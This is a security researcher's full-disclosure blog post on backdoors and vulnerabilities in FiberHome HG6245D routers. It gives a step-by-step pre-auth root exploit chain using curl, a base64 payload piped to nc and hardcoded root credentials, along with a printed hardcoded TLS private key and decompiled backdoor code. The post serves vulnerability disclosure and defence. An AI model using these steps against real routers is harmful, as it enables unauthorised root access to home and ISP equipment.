Multiple vulnerabilities found in FiberHome HG6245D routers

pierrekim.github.io/blog/2021-01-12-fiberhome-ont-0day-vulnerabilities.html

Product Description

FiberHome Technologies is a leading equipment vendor and global solution provider in the field of information technology and telecommunications.

The FiberHome HG6245D routers are GPON FTTH routers. They are mainly used in South America and in Southeast Asia (from Shodan). These devices come with competitive pricing but are very powerful, with a lot of memory and storage.

I validated the vulnerabilities against HG6245D, RP2602:

```
Config# show version
show version
Hardware version : WKE2.094.277A01
Software version : RP2602
Minor version : 00.00
Basic part version : RP2602
Generate time : Apr  1 2019 19:38:05
```

UPDATE Feb 7, 2021 - the latest firmware version (RP2613) is also vulnerable. The vulnerabilities have been confirmed in the latest firmware image (RP2613).

Some vulnerabilities have been tested successfully against another fiberhome device (AN5506-04-FA, firmware RP2631, 4 April 2019). The fiberhome devices have quite a similar codebase, so it is likely all other fiberhome devices (AN5506-04-FA, AN5506-04-FAT, AN5506-04-F) are also vulnerable.

On the first analysis, attack surface is not huge:

- only HTTP/HTTPS is listening by default on the LAN
- It is also possible to enable a CLI telnetd (not reachable by default) on port 23/tcp by using hardcoded credentials on the web admin interface (`https://target/fh`).

Futhermore, due to the lack of firewall for IPv6 connectivity, all the internal services will be reachable over IPv6 (from the Internet).

It is in fact trivial to achieve pre-auth RCE as root against the device, from the WAN (using IPv6) and from the LAN (IPv4 or IPv6).

This scenario involves reaching the webserver to:

1. enable a proprietary CLI telnetd (using backdoor credentials for HTTP or using the backdoor `/telnet` HTTP API or using a stack overflow in the HTTP server in previous fiberhome routers [and skipping next steps])
2. enable the Linux telnetd using authentication bypass or with backdoor credentials
3. use backdoor credentials to get a root shell on the Linux telnetd

Example of such scenario in 4 steps from a different network:

```
$ curl -k https://target/info.asp # pre-auth infoleak, extract the WAN MAC, very
similar to the br0 MAC,
                                  # used to enable the next backdoor. On the same
network segment,
                                  # use `arp -na`
$ curl -k 'https://target/telnet?enable=1&key=ENDING_PART_MAC_ADDR'  # backdoor
access to authorize access
                                                                     # to CLI telnet
on port 23/tcp
$ echo GgpoZWxwCmxpc3QKd2hvCmRkZAp0c2hlbGwK | base64 -d | nc target 23 >/dev/null & #
auth bypass + start of
                                                                                      #
Linux telnetd on port
                                                                                      #
26/tcp
$ telnet target 26                # backdoor root access with root / GEPON
(none) login: root
Password: [GEPON]
BusyBox v1.27.2 (2019-04-01 19:16:06 CST) built-in shell (ash)
#id
uid=0(root) gid=0 groups=0 # game over
```

Please note this research was done in the beginning of 2020 and a new firmware image may be available and may patch some vulnerabilities (even if I highly doubt it). This research was supposed to be presented during a private security event last year which was postponed due to the COVID-19 situation.

Full-disclosure is applied as it is believed that some backdoors have been intentionally placed by the vendor.

Also, it is public knowledge from 2019 that Fiberhome devices have weak passwords and RCE vulnerabilities. This quote is from 2019:

> We didn't see how Gwmndy malware spread, but we know that some Fiberhome router Web systems have weak passwords and there are RCE vulnerabilities.
>
> -- https://blog.netlab.360.com/some-fiberhome-routers-are-being-utilized-as-ssh-tunneling-proxy-nodes-2/

Vulnerabilities Summary

The summary of the vulnerabilities is:

I removed several DoS and strange technical details (linked to undisclosed vulnerabilities) for clarity.

Details - Insecure IPv6 connectivity

By default, there are no firewall rules for the IPv6 connectivity, exposing the internal management interfaces from the Internet.

An attacker can get a full access to the management http server (using hardcoded passwords) and the telnet services, by reaching the IPv6s assigned to the wan0 and the br0 interfaces.

On the device:

```
#ifconfig wan0
wan0      Link encap:Ethernet  HWaddr [REMOVED]
          [...]
          inet6 addr: [REMOVED]/64 Scope:Global
          [...]
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

#ifconfig br0
br0       Link encap:Ethernet  HWaddr [REMOVED]
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: [REMOVED]/64 Scope:Global
          [...]
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

`br0` is the internal network interface assigned to the LAN. All the services are binding to both `br0` and `wan0` .

It is trivial to reach services from the WAN (Internet), by contacting IPv6 used by `br0` or `wan0` :

From the WAN:

```
rasp-wan-olt% telnet [ipv6] 26
Trying [ipv6]...
Connected to [ipv6].
Escape character is '^]'.

(none) login:
telnet> q
Connection closed.

rasp-wan-olt% telnet [ipv6] 80
Trying [ipv6]...
Connected to [ipv6].
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.0 302 Redirect
Server: GoAhead-Webs/2.5.0 PeerSec-MatrixSSL/3.4.2-OPEN
Date: Mon Jan  7 21:01:29 2020
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location: https://

<html><head></head><body>
                This document has moved to a new <a href="https://">location</a>.
                Please update your documents to reflect the new location.
                </body></html>

Connection closed by foreign host.
rasp-wan-olt%
```

By using `ip6tables` on the device, we can confirm the complete lack of firewall rules for IPv6 connectivity:

```
#ip6tables -nL
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
forward_ext_ip  all      ::/0                 ::/0
forward_ext_url  all      ::/0                 ::/0
forward_ext_mac  all      ::/0                 ::/0

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain forward_ext_ds_ip (1 references)
target     prot opt source               destination

Chain forward_ext_ip (1 references)
target     prot opt source               destination
forward_ext_us_ip  all      ::/0                 ::/0
forward_ext_ds_ip  all      ::/0                 ::/0

Chain forward_ext_mac (1 references)
target     prot opt source               destination

Chain forward_ext_url (1 references)
target     prot opt source               destination

Chain forward_ext_us_ip (1 references)
target     prot opt source               destination
#
```

I highly recommend disabling IPv6 connectivity.

Details - HTTP Server - Passwords in HTTP logs

It is possible to find passwords and authentication cookies stored in clear-text in HTTP logs:

```
#cat /fhconf/web_log/web.log
web_utils>2020-01-07 19:16:26,../utils/cu_sessionManagement.c[465](findUser): no user
named admin !
<web_custom>2020-01-07 19:16:27,../custom/weblogin.c[595](webLogin):
*************userGroupName = 1
<web_init>2020-01-07 19:16:27,../utils/utils.c[1399](get_admin_default_info): enter
get_admin_default_info
<web_custom>2020-01-07 19:16:27,../custom/weblogin.c[812](webLogin): Warning!
Password error! password = [REMOVED]
<web_utils>2020-01-07 19:27:24,../utils/cu_sessionManagement.c[238](createSession):
create user [REMOVED]
```

Details - HTTP Server - Harcoded SSL certificates

The web management is done over HTTPS, using a hardcoded private key with 777 permissions:

```
#ls -la /fhrom/bin/web/certSrv.pem /fhrom/bin/web/privkeySrv.pem
-rwxrwxrwx    1 root     0              883 Apr  1  2019 /fhrom/bin/web/certSrv.pem
-rwxrwxrwx    1 root     0              887 Apr  1  2019
/fhrom/bin/web/privkeySrv.pem
#cat /fhrom/bin/web/privkeySrv.pem
-----BEGIN RSA PRIVATE KEY-----
MIICWwIBAAKBgQCY22+N/5InUhmotgU8jh9nQdyTmKYwFJKpvMek9fJK8rCsrED7
yl+mvUPv3yqLyMgvu1AcMmYEyngpbw94rnd2k91wiRGUGUSq8mTRPFwnplTPI8hI
JglMsKcskzRP951jxsiSS1eMlLcEd9iMUcpjUbgWzxKH0fFlRD5d8jYPtwIDAQAB
AoGANEjy6n5d7sc9caD5P5JZmYdEvNO9HLscw6SIIZvjCdHjrtyoybeaaj1ZDKao
NfIyz2jh6RMwJDlhSsLrZts+jzB+k7fAqUkdLi6fkZmpamL1OEHMqzWdWuVFgCjd
uf8ZMMuQ+/3gx/tjjG0sBuL/ko1Q7oxoIty+4xm9cwqGGtkCQQDKIJYYp9385gk4
8qDcdgnc39kmsheUB5VS0pU1/pxL2YIJltq79yghwQisaNsUUk4LMW6hNyPx7Knx
jRpHLsgTAkEAwZkVbjo3Ll+fM+1oPPcY4i960DURrR9eMVhq771n+GzCs9gEy2Ea
HW5f0yamZBMURZWECu1W0s764QkHXwzWTQJAaYGi95HAVT86NyinAQz4TvvlnMY/
enyO3GGhk0KpEQqjTyAYYx87KotZXK2LFct0g3E1Hx/qOmDfwH935QotUwJAH4mE
iDRLkO5azOa7uFK4ZwA9DXXXr1AQ1BEHOo6sRTfSb+GcxlTHIEw+p/L/4AWLo9o7
bFxFbInzLH2ACefZcQJAJ+US+g9Dp4tiLrenketRv9+3nOPGod2WOGqjMaEqOgmC
RjGu2aI9YguR3FuX3W9KOOg3EDn/l/O1XynBPRO9Aw==
-----END RSA PRIVATE KEY-----
#cat /fhrom/bin/web/certSrv.pem
-----BEGIN CERTIFICATE-----
MIICXzCCAcgCCQCqr5AgCgFdqzANBgkqhkiG9w0BAQUFADB0MQswCQYDVQQGEwJD
SDELMAkGA1UECBMCSFUxCzAJBgNVBAcTAldVMQswCQYDVQQKEwJGSDELMAkGA1UE
CxMCU0YxDDAKBgNVBAMTA1BPTjEjMCEGCSqGSIb3DQEJARYUUE9OQEZJQkVSSE9N
RS5DT00uQ04wHhcNMTMwNDI0MDEyMTUwWhcNMjMwNDIyMDEyMTUwWjB0MQswCQYD
VQQGEwJDSDELMAkGA1UECBMCSFUxCzAJBgNVBAcTAldVMQswCQYDVQQKEwJGSDEL
MAkGA1UECxMCU0YxDDAKBgNVBAMTA1BPTjEjMCEGCSqGSIb3DQEJARYUUE9OQEZJ
QkVSSE9NRS5DT00uQ04wgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAJjbb43/
kidSGai2BTyOH2dB3JOYpjAUkqm8x6T18krysKysQPvKX6a9Q+/fKovIyC+7UBwy
ZgTKeClvD3iud3aT3XCJEZQZRKryZNE8XCemVM8jyEgmCUywpyyTNE/3nWPGyJJL
V4yUtwR32IxRymNRuBbPEofR8WVEPl3yNg+3AgMBAAEwDQYJKoZIhvcNAQEFBQAD
gYEACZJepEU36h3PMc0O15Bo7zkBWm2dD0RbTrJeZF561VcxlpuE2GDirNCXAbZz
Ue/x+fDQBEM8kqpFYcVMPzZBUdFwu1QIY0DottXVcFFNoKS54GL9LEMaS6l6R/D5
G8bCy/RF3kZwzE2cflZ7x78zdpQpzzDcOD415ek5zkadhu0=
-----END CERTIFICATE-----
#
```

Another hardcoded private key is also available (?!) in `/fhrom/bin/web` and can be downloaded over HTTPS:

```
#ls -la /fhrom/bin/web/privkeySrv.pem
-rwxrwxrwx    1 root     0              887 Apr  1  2019
/fhrom/bin/web/privkeySrv.pem

$ curl -k https://192.168.1.1/privkeySrv.pem
-----BEGIN RSA PRIVATE KEY-----
MIICWwIBAAKBgQCY22+N/5InUhmotgU8jh9nQdyTmKYwFJKpvMek9fJK8rCsrED7
yl+mvUPv3yqLyMgvu1AcMmYEyngpbw94rnd2k91wiRGUGUSq8mTRPFwnplTPI8hI
JglMsKcskzRP951jxsiSS1eMlLcEd9iMUcpjUbgWzxKH0fFlRD5d8jYPtwIDAQAB
AoGANEjy6n5d7sc9caD5P5JZmYdEvNO9HLscw6SIIZvjCdHjrtyoybeaaj1ZDKao
NfIyz2jh6RMwJDlhSsLrZts+jzB+k7fAqUkdLi6fkZmpamL1OEHMqzWdWuVFgCjd
uf8ZMMuQ+/3gx/tjjG0sBuL/ko1Q7oxoIty+4xm9cwqGGtkCQQDKIJYYp9385gk4
8qDcdgnc39kmsheUB5VS0pU1/pxL2YIJltq79yghwQisaNsUUk4LMW6hNyPx7Knx
jRpHLsgTAkEAwZkVbjo3Ll+fM+1oPPcY4i960DURrR9eMVhq771n+GzCs9gEy2Ea
HW5f0yamZBMURZWECu1W0s764QkHXwzWTQJAaYGi95HAVT86NyinAQz4TvvlnMY/
enyO3GGhk0KpEQqjTyAYYx87KotZXK2LFct0g3E1Hx/qOmDfwH935QotUwJAH4mE
iDRLkO5azOa7uFK4ZwA9DXXXr1AQ1BEHOo6sRTfSb+GcxlTHIEw+p/L/4AWLo9o7
bFxFbInzLH2ACefZcQJAJ+US+g9Dp4tiLrenketRv9+3nOPGod2WOGqjMaEqOgmC
RjGu2aI9YguR3FuX3W9KOOg3EDn/l/O1XynBPRO9Aw==
-----END RSA PRIVATE KEY-----
```

Details - HTTP server - Pre-auth InfoLeak

It is possible to extract information from the device without authentication by disabling Javascript and visiting `/info.asp`:

```
$ curl -k https://192.168.1.1/info.asp
[..]

Software Version: [REMOVED]
[...]
ONU State: [REMOVED]
Regist State: [REMOVED]
LOID: [REMOVED] <----------- Secret used for FTTH connection
[...]
IP Address: [REMOVED]
Subnet Mask: [REMOVED]
IPv6 Address: [REMOVED]
DHCP Clients List: [REMOVED]
Wan IP: [REMOVED]
WAN Mac: [REMOVED] <-------- Used for the telnet backdoor
[...]
```


Also, it is very easy to guess the MAC address of the `br0` interface based on the WAN MAC address (e.g.: `wan0` : `xx:xx:xx:xx:xx:x3` , `br0` will be `xx:xx:xx:xx:xx:x0`).

Details - HTTP Server - Backdoor allowing telnet access

In order to reach the telnetd CLI server, it is also possible to reach a backdoor API without authentication provided by the HTTP server. This will remove firewall rules and allow an attacker to reach the telnet server (used for CLI).


This backdoor can be found inside the `webs` binary:

From `sub_C46F8()` (called from main()):



```
  else if ( U_ISP_NAME == 8 )
  {
    if ( !strcmp(s1a, "/fh") )                    // admin activation
    {
      sub_C50F8(0, "loginUrlType", "2");
      v8 = "/login.html";
      goto LABEL_16;
    }
    if ( !strcmp(s1a, "/help") )
    {
      v8 = "/help.html";
      goto LABEL_16;
    }
  }
  result = strstr(s1a, "/telnet?");
  if ( !result )
    return result;
  backdoor_telnet(s1);
  return 1;
}
```


Pseudo-code of `sub_C46F8()`
The `backdoor_telnet()` function (named during reverse engineering, the original name is unknown):



```
// entry point:
// /telnet?enable=0&key=BR0_MAC
int __fastcall backdoor_telnet(int a1)
{
  int result; // r0
  char *v3; // r8
  char *v4; // r0
  const char *mac_addr_provided_in_get; // r7
  int v6; // r9
  unsigned int enable_value_in_get; // r0
  unsigned int v8; // r6
  int v9; // r0
  const char *v10; // r1
  char br0_mac_addr[64]; // [sp+10h] [bp-40h]

  memset(br0_mac_addr, 0, 32u);
  result = websValid(a1);
  if ( result )
  {
    if ( web_def_level > 2 )
      web_logger((int)"web_custom", (char *)3, "../custom/restore.c", 901, "telnet_cfg", "enter telnet_cfg()!\n");
    v3 = websGetVar(a1, (int)"enable", (int)"");
    v4 = websGetVar(a1, (int)"key", (int)"");
    mac_addr_provided_in_get = v4;
    if...
    v6 = getOnuMac(br0_mac_addr, 6, 32);
    if...
    if ( v6 )
    {
      if...
    }
    else if ( !strcmp(br0_mac_addr, mac_addr_provided_in_get) )
    {
      enable_value_in_get = atoi(v3);
      v8 = enable_value_in_get;
      v9 = omci_set_telnet_uni_state((unsigned __int8)enable_value_in_get);//
                                                    // system("iptables -F input_ext_access_telnet_uni");
                                                    // OR
                                                    // system("iptables -A input_ext_access_telnet_uni -i br0 -p tcp --dport 23 -j REJECT --reject-with tcp-reset");
```


Pseudo-code of `backdoor_telnet()`
We can reverse the function `omci_set_telnet_uni_state()` from `libgl3_advance.so`:



```
 1 int __fastcall omci_set_telnet_uni_state(unsigned __int8 a1)
 2 {
 3   // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
 4
 5   change_iptables_rule = a1;
 6   l3_custom_cfg_get(v7);
 7   log_info_print(
 8     4,
 9     3,
10     "[%s %s %d] uni_enable: %d",
11     "firewall.c",
12     "omci_set_telnet_uni_state",
13     8455,
14     change_iptables_rule);
15   log_info_print(
16     4,
17     5,
18     "[%s %s %d] cmd: %s",
19     "firewall.c",
20     "omci_set_telnet_uni_state",
21     8457,
22     "iptables -F input_ext_access_telnet_uni");
23   system("iptables -F input_ext_access_telnet_uni");
24   if ( !change_iptables_rule )
25   {
26     log_info_print(
27       4,
28       5,
29       "[%s %s %d] cmd: %s",
30       "firewall.c",
31       "omci_set_telnet_uni_state",
32       8461,
33       "iptables -A input_ext_access_telnet_uni -i br0 -p tcp --dport 23 -j REJECT --reject-with tcp-reset");
34     system("iptables -A input_ext_access_telnet_uni -i br0 -p tcp --dport 23 -j REJECT --reject-with tcp-reset");
35   }
```

Pseudo-code of `omci_set_telnet_uni_state()`
On line 24, rules will be added depending of the value of the argument of this function.

Finally, the `getOnuMac()` function will provide a custom valid entry from the MAC address of the `br0` interface:



```
int __fastcall getOnuMac(const char *mac_addr, int a2, int a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(s, 0, sizeof(s));
  memset(v17, 0, sizeof(v17));
  if...
  if...
  if...
  v6 = GetMac("br0", s);
  v7 = v6;
  if...
  sprintf(v17, "%02x:%02x:%02x:%02x:%02x:%02x", s[0], s[1], s[2], s[3], s[4], s[5]);
  if ( web_def_level > 3 )
    web_logger("web_utils", 4, "../utils/utils.c", 1771, "getOnuMac", "mac to string---- onu_mac_str: %s\n", v17);
  v9 = 1;
  mac_addr[a2] = 0;
  v10 = 16;
  for ( i = a2 - 1; i >= 0; --i )              // "secret" algorithm to generate custom valid value from the MAC address
  {
    v12 = &v18[v10];
    v10 -= v9;
    v13 = *(v12 - 32);
    if ( v9 == 2 )
      v9 = 1;
    else
      v9 = 2;
    mac_addr[i] = v13;
  }
```

Pseudo-code of `getOnuMac()`

The backdoor is reachable by sending a HTTPS request:

`https://[ip]/telnet?enable=0&key=calculated(BR0_MAC)`

The 'secret' algorithm will extract the ending part of the mac address.

For the MAC: AA:AA:AA:01:02:03, an attacker can enable the backdoor by sending:

```
$ curl -k 'https://[ip]/telnet?enable=1&key=010203'
```

Opening the access to the telnetd:

```
$ curl -k 'https://192.168.1.1/telnet?enable=1&key=[REMOVED]'
Open telnet success!
$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

------acl IP:192.168.1.2 --------
Login:
telnet> q
Connection closed.
```

Closing the access to the telnetd:

```
$ curl -k 'https://192.168.1.1/telnet?enable=0&key=[REMOVED]'
$ telnet 192.168.1.1 23
Trying 192.168.1.1...
telnet: connect to address 192.168.1.1: Connection refused
telnet: Unable to connect to remote host
```

The IPv4 firewall rules before and after triggering the backdoor:

Access is being blocked:

```
#iptables-save |grep telnet
:input_ext_access_telnet_ani - [0:0]
:input_ext_access_telnet_uni - [0:0]
-A input_ext_access_ctrl -p tcp -m tcp --dport 23 -j input_ext_access_telnet_uni
-A input_ext_access_ctrl -p tcp -m tcp --dport 23 -j input_ext_access_telnet_ani
-A input_ext_access_telnet_ani -i tel0 -p tcp -m tcp --dport 23 -j ACCEPT
-A input_ext_access_telnet_ani -i br0 -p tcp -m tcp --dport 23 -j ACCEPT
-A input_ext_access_telnet_ani -p tcp -m tcp --dport 23 -j REJECT --reject-with tcp-
reset
-A input_ext_access_telnet_uni -i br0 -p tcp -m tcp --dport 23 -j REJECT --reject-
with tcp-reset
```

Access is allowed:

